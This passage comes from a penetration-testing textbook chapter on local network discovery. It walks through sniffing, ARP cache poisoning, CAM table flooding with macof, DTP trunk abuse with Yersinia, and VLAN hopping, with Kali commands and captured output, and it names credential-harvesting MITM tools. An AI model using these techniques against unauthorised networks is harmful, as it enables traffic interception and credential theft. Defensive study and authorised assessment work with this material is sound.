Table of Contents for
Network Security Assessment, 3rd Edition
 Network Security Assessment, 3rd Edition
Published by
O'Reilly Media, Inc., 2016
Network Security Assessment, 3rd Edition
Published by
O'Reilly Media, Inc., 2016
- nav
- Cover
- Network Security Assessment
- Network Security Assessment
- section
- Preface
- 1. Introduction to Network Security Assessment
- 2. Assessment Workflow and Tools
- 3. Vulnerabilities and Adversaries
- 4. Internet Network Discovery
- 5. Local Network Discovery
- 6. IP Network Scanning
- 7. Assessing Common Network Services
- 8. Assessing Microsoft Services
- 9. Assessing Mail Services
- 10. Assessing VPN Services
- 11. Assessing TLS Services
- 12. Web Application Architecture
- 13. Assessing Web Servers
- 14. Assessing Web Application Frameworks
- 15. Assessing Data Stores
- A. Common Ports and Message Types
- B. Sources of Vulnerability Information
- C. Unsafe TLS Cipher Suites
- Glossary of Terms
- Index
- About the Author
- Colophon
Chapter 5. Local Network Discovery
This chapter describes the tactics used to evaluate local network configuration. Goals include enumeration of available resources and exploitation of weaknesses to access data.
Most of the protocols described here are nonroutable (using the data link layer and local broadcast addresses) and thus you can evaluate them only from the local network. You will likely find yourself in one of two situations during testing: either you are onsite and have physical access to the network, or you have secured remote access to a system elsewhere. Some of the attacks discussed here require physical network access, but most do not.
Data Link Protocols
Ethernet is widely used as the underlying physical and data link layer format, as defined by the IEEE 802.3 and 802.2 standard working groups. A number of enhancements are often adopted in environments, as ratified by the IEEE 802.1 group:
-
802.1D (spanning tree protocol)
-
802.1Q (VLAN bridges)
-
802.1X (port-based network access control)
Many proprietary extensions also exist, as defined and used by vendors including Cisco. The relationship between 802.3, 802.2, and 802.1 standards, proprietary protocols, IP, and the OSI model is shown in Figure 5-1. Although other data link standards (e.g., 802.11 WiFi) are beyond the scope of this book, many of the attack tactics described here apply.

Figure 5-1. The physical, data link, and network layers
802.3 Ethernet Testing
Ethernet is susceptible to passive network sniffing and active attack (primarily via ARP cache poisoning and CAM table overflow), resulting in the compromise of traffic between peers.
During manufacture, network adapters are each programmed with a unique 48-bit MAC address. These addresses are used by systems within IEEE 802 networks (including 802.3 Ethernet and 802.11 WiFi) to address one another. As such, their interfaces process content destined for them. You can remove the MAC filter of a network adapter by enabling promiscuous mode—resulting in all frames received, regardless of destination, being processed. Tools including Wireshark1 and Cain & Abel2 enable promiscuous mode and display captured network traffic.
Passive network sniffing
During a local network assessment exercise, a good starting point is to run a sniffer and evaluate the material exposed by the local network. Figure 5-2 shows Wireshark running on an Ethernet interface.
Within this example, we see that Wireshark records the following:
-
Wellfleet Breath of Life (BOFL) frames
-
Simple Service Discovery Protocol (SSDP) broadcast packets
-
Microsoft computer browser service announcements
-
Address Resolution Protocol (ARP) requests and replies
-
An 802.1X EAPOL start frame
-
Dropbox discovery broadcasts

Figure 5-2. Wireshark used to sniff local traffic
We learn details of IP ranges, subnet sizes, MAC addresses, and hostnames by reviewing captured frames and packets. If the network is misconfigured or switching fabric under stress, attackers can capture sensitive material via passive network sniffing.
If a switched Ethernet network is configured properly, you will only see broadcast frames and material destined for your MAC address. To compromise traffic sent between other hosts, you must consider active attack tactics, as follows.
ARP cache poisoning
ARP is used within local networks to map IPv4 addresses to underlying MAC addresses. Example 5-1 demonstrates normal ARP operation captured by tcpdump. In this case, 192.168.0.1 resolves and sends an ICMP echo request (ping) to 192.168.0.10. First, an ARP who-has message is broadcast to the network. Next, the destination host responds (using an ARP is-at reply, providing its MAC and IP addresses), and the ICMP operation is completed over IP.
Example 5-1. ARP and ICMP traffic captured with tcpdump
root@kali:~# tcpdump -ennqti eth0 \( arp or icmp \)
tcpdump: listening on eth0
0:80:c8:f8:4a:51 ff:ff:ff:ff:ff:ff : arp who-has 192.168.0.10 tell 192.168.0.1
0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : arp reply 192.168.0.10 is-at 0:80:c8:f8:5c:73
0:80:c8:f8:4a:51 0:80:c8:f8:5c:73 : 192.168.0.1 > 192.168.0.10: icmp: echo request
0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : 192.168.0.10 > 192.168.0.1: icmp: echo reply
Each host maintains a cache of recently mapped IP and MAC address pairs. You can review the contents of the cache locally by using the arp -a command within most operating systems, as shown by Example 5-2.
Example 5-2. Displaying local ARP cache contents
root@kali:~#  arp -a
? (192.168.0.1) at 0:80:c8:f8:4a:51 [ether] on eth0
? (192.168.0.10) at 0:80:c8:f8:5c:73 [ether] on eth0
? (192.168.0.35) at 4:f1:3e:e1:a7:c9 [ether] on eth0
? (192.168.0.53) at 78:fd:94:1d:2f:aa [ether] on eth0
? (192.168.0.180) at 34:2:86:7c:63:b1 [ether] on eth0
ARP is stateless and lacks authentication. As such, the protocol is vulnerable to poisoning by sending unsolicited ARP replies. By injecting his MAC address into the ARP caches of victim systems, an adversary can achieve MITM, as demonstrated by Figure 5-3. In this case, the caches of systems A and B are poisoned with the MAC address of E.

Figure 5-3. ARP cache poisoning
To compromise traffic in both directions between peers (e.g., a host and its local gateway), IP forwarding is first enabled on the attacker’s system, and unsolicited ARP replies are sent to poison both systems. Tools, including Cain & Abel and Ettercap,3 automate this process. Upon achieving MITM, an attacker can use a number of utilities to obtain data and secrets, including the following:
-
sslstrip4 to downgrade HTTPS sessions
-
easy-creds,5 which is used to glean credentials from Ettercap, ssltrip, and others)
-
Laurent Gaffié’s Responder6 to respond to name resolution requests
-
Evilgrade7 to serve malicious content to victims by service impersonation
-
Metasploit to perform service impersonation and further attacks
Tip
Command execution is also possible within Microsoft Windows environments via MS15-011 Group Policy SMB MITM.8
Note
ARP is not used to perform resolution within IPv6 networks. Instead, Neighbor Discovery Protocol (NDP) is used over the link layer with multicast ICMPv6 packets, as described later in this chapter.
CAM table overflow
Ethernet switches use Content Addressable Memory (CAM) tables to map MAC address and VLAN assignments to individual ports, so that network frames are delivered correctly. An adversary can use the macof utility (part of Dug Song’s dsniff package9) to flood a switch with random Ethernet frames and IP packets, resulting in a CAM table overflow. Unable to map inbound frames to their destinations, the switch will fail-open and broadcast them to all ports (becoming a hub).
Example 5-3 demonstrates macof in use; flooding the local switch using the eth1 network interface within Kali Linux. The CAM table of an unhardened switch will overflow in a couple of minutes, and a network sniffer can then be used to capture leaked frames.
Example 5-3. CAM table overflow using macof
root@kali:~# macof -i eth1
aa:e1:ea:6b:6d:df 72:32:28:61:13:83 0.0.0.0.58748 > 0.0.0.0.46865: S 1907715: 1907715(0) win 512
3e:3f:ec:c:2c:f3 28:d0:25:5a:68:77 0.0.0.0.51035 > 0.0.0.0.29831: S 2009471: 2009471(0) win 512
61:dc:7b:62:1d:69 f3:55:91:7:a:9b 0.0.0.0.32352 > 0.0.0.0.33877: S 0468122: 0468122(0) win 512
3:9e:e:22:59:1a f6:77:65:7d:ac:d3 0.0.0.0.17314 > 0.0.0.0.746: S 9327237: 9327237(0) win 512
b:7a:f6:67:3f:66 74:25:99:70:4f:8c 0.0.0.0.31281 > 0.0.0.0.9475: S 5249557: 5249557(0) win 512
802.1Q VLAN
VLANs are used within enterprises to segment networks (e.g., data, voice, and management) and create individual broadcast domains. Along with reducing unnecessary broadcast of traffic, 802.1Q tagging limits the scope of ARP cache poisoning and other local attacks. Administrators define arbitrary VLAN ID values (0–4095), which are used to tag Ethernet frames and establish network segments. Figure 5-4 demonstrates a typical environment—a trunk is created between switches to distribute all of the traffic across a native VLAN, and individual ports are allocated to further VLANs.

Figure 5-4. A typical network using 802.1Q VLAN tagging
Note
It is uncommon for VLANs to span switches because routers should be used to relay traffic between segments and avoid data link layer issues that might affect latency (e.g., flooding associated with broadcast frames).
Following are some common risks to 802.1Q implementations:
-
Dynamic trunk abuse to compromise VLANs and data (switch spoofing)
-
Double-tagging frames to send data to other VLANs
-
Layer 3 bypass of private VLAN port isolation10
These attacks are described in the following sections.
Dynamic trunking
In hardened environments, your port will have a static assignment, constraining you to a specific VLAN. Many switches support the Dynamic Trunking Protocol (DTP) by default, however, which an adversary can abuse to emulate a switch and receive traffic across all VLANs, as demonstrated by Figure 5-5.

Figure 5-5. Using DTP to enable trunking on a local port
The five port modes supported by Cisco switches are listed in Table 5-1.
| Mode | Description |
|---|---|
| Access | Places the port into a permanent nontrunking mode |
| Trunk | Places the port into a permanent trunking mode |
| Dynamic auto | The port may convert the link to a trunk if the neighboring port negotiates a trunk or dynamic desirable connection (the default mode) |
| Dynamic desirable | The port actively attempts to convert its link to a trunk, becoming a trunk port if the neighboring port negotiates a trunk, dynamic desirable, or dynamic auto mode |
| Nonegotiate | Disables dynamic trunking entirely for the port |
Within Kali Linux, you can test for DTP support by using dtpscan.sh, as demonstrated by Example 5-4. The utility will return the port’s status (which can be referenced against Table 5-1).
Example 5-4. Running dtpscan.sh
root@kali:~# git clone https://github.com/commonexploits/dtpscan.git
root@kali:~# cd dtpscan/
root@kali:~/dtpscan# chmod a+x dtpscan.sh
root@kali:~/dtpscan# ./dtpscan.sh

########################################################
***   DTPScan - The VLAN DTP Scanner 1.3             ***
***   Detects DTP modes for VLAN Hopping (Passive)   ***
########################################################

[-] The following Interfaces are available

eth0
eth1

----------------------------------------------------------
[?] Enter the interface to scan from as the source
----------------------------------------------------------
eth1

[-] Now Sniffing DTP packets on interface eth1 for 90 seconds.
[+] DTP was found enabled in it's default state of 'Auto'.
[+] VLAN hopping will be possible.
Upon identifying a port that supports VLAN hopping (i.e., set to trunk, dynamic auto, or dynamic desirable), use Yersinia to enable trunking and evaluate the network configuration. Run the utility by using the following from the command line:11
root@kali:~# yersinia –I
To launch an attack using a particular network interface, first navigate to the interfaces menu using “i” and then use “a” and “b” to toggle the interfaces, as shown:
┌─────────────── Global Interfaces ──────────────┐
│                                                │
│ a) eth0 (OFF)                                  │
│ b) eth1 (ON)                                   │
│                                                │
└──────────────── Press q to exit ───────────────┘
When an interface is selected (eth1 in this case), use “g” to select a protocol to use:
┌─ Choose protocol mode ────────────────────────┐
│ CDP    Cisco Discovery Protocol               │
│ DHCP   Dynamic Host Configuration Protocol    │
│ 802.1Q IEEE 802.1Q                            │
│ 802.1X IEEE 802.1X                            │
│ DTP    Dynamic Trunking Protocol              │
│ HSRP   Hot Standby Router Protocol            │
│ ISL    Inter-Switch Link Protocol             │
│ MPLS   MultiProtocol Label Switching          │
│ STP    Spanning Tree Protocol                 │
│ VTP    VLAN Trunking Protocol                 │
│                                               │
└─ ENTER to select  -  ESC/Q to quit ───────────┘
Upon selecting DTP, use “x” to present the available attacks and “1” to enable trunking. At this point, you should see data from the available VLANs using the 802.1Q menu (accessible via “g”), as follows:
┌── yersinia 0.7.3 by Slay & tomac - 802.1Q mode ────────────────[15:00:08]┐
│ VLAN L2Prot Src IP         Dst IP         IP Prot Iface  Last seen       │
│ 0250 ARP    10.121.5.1     10.121.5.17?   UKN      eth1  11 Aug 14:51:00 │
│ 0250 ARP    10.121.5.235   10.121.5.1?    UKN      eth1  11 Aug 14:52:13 │
│ 0250 ARP    10.121.5.87    10.121.5.1?    UKN      eth1  11 Aug 14:52:20 │
│ 0250 ARP    10.121.5.201   10.121.5.1?    UKN      eth1  11 Aug 14:52:48 │
│ 0250 ARP    10.121.5.240   10.121.5.1?    UKN      eth1  11 Aug 14:52:55 │
│ 0250 ARP    10.121.5.242   10.121.5.1?    UKN      eth1  11 Aug 14:53:06 │
│ 0250 ARP    10.121.5.246   10.121.5.1?    UKN      eth1  11 Aug 14:56:10 │
│ 0250 ARP    10.121.5.251   10.121.5.1?    UKN      eth1  11 Aug 14:57:53 │
│ 0250 ARP    10.121.5.248   10.121.5.1?    UKN      eth1  11 Aug 14:59:09 │
Attacking specific VLANs
Armed with VLAN and IP address values, you can configure virtual interfaces to attack each network. Example 5-5 shows how to join VLAN 250 under Kali Linux. If DHCP is not available, use ifconfig to set a static IP address. You can then attack the systems within the VLAN at Layer 2 (e.g., ARP cache poisoning and MITM), and then Layer 3 (e.g., port scanning and testing of exposed services).
Example 5-5. Configuring a virtual interface within Kali Linux
root@kali:~# modprobe 8021q
root@kali:~# vconfig add eth1 250
Added VLAN with VID == 250 to IF -:eth1:-
root@kali:~# dhclient eth1.250
Reloading /etc/samba/smb.conf: smbd only.
root@kali:~# ifconfig eth1.250
eth1.250  Link encap:Ethernet  HWaddr 00:0e:c6:f0:29:65
          inet addr:10.121.5.86  Bcast:10.121.5.255  Mask:255.255.255.0
          inet6 addr: fe80::20e:c6ff:fef0:2965/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2206 (2.1 KiB)  TX bytes:1654 (1.6 KiB)

root@kali:~# arp-scan -I eth1.250 10.121.5.0/24
Interface: eth1.250, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.121.5.1    58:16:26:ff:58:89   Avaya, Inc
10.121.5.16   cc:f9:54:a7:da:eb   Avaya, Inc
10.121.5.17   cc:f9:54:a7:da:b2   Avaya, Inc
10.121.5.18   cc:f9:54:a7:6e:e5   Avaya, Inc
10.121.5.20   cc:f9:54:a7:95:1f   Avaya, Inc
802.1Q double-tagging
If the native VLAN used between switches to form a trunk is exposed to an adversary, that person can double-tag frames and send content to other networks, as demonstrated by Figure 5-6. The frame is tagged with both the native VLAN (1) and the target VLAN (20).

Figure 5-6. Double-tagging VLAN frames
A valid destination MAC and IP address is required to deliver content. The majority of practical attacks are unidirectional and utilize connectionless protocols (e.g., SNMP); however, it is possible to establish a TCP connection with a victim if that host can communicate with an IP under the attacker’s control (demonstrated by Figure 5-7). Andrew Vladimirov detailed the tactic in a post to the Full Disclosure mailing list,12 and Steve Rouiller’s paper13 contains reference code for this attack within its appendixes (vlan-de-1-2.c).
You also can use this technique to port-scan the victim, by sending double-tagged TCP SYN packets using a spoofed source IP (of an attacker controlled system that is reachable by the victim) to each port and monitoring the behavior (e.g., TCP SYN/ACK responses from open ports, as described in Chapter 6).
Note
Double-tagging attack mitigation involves the native VLAN being accessible to only privileged ports and devices, as shown in Figure 5-4. By enforcing correct VLAN boundaries, attackers cannot double-tag and send frames to other segments.
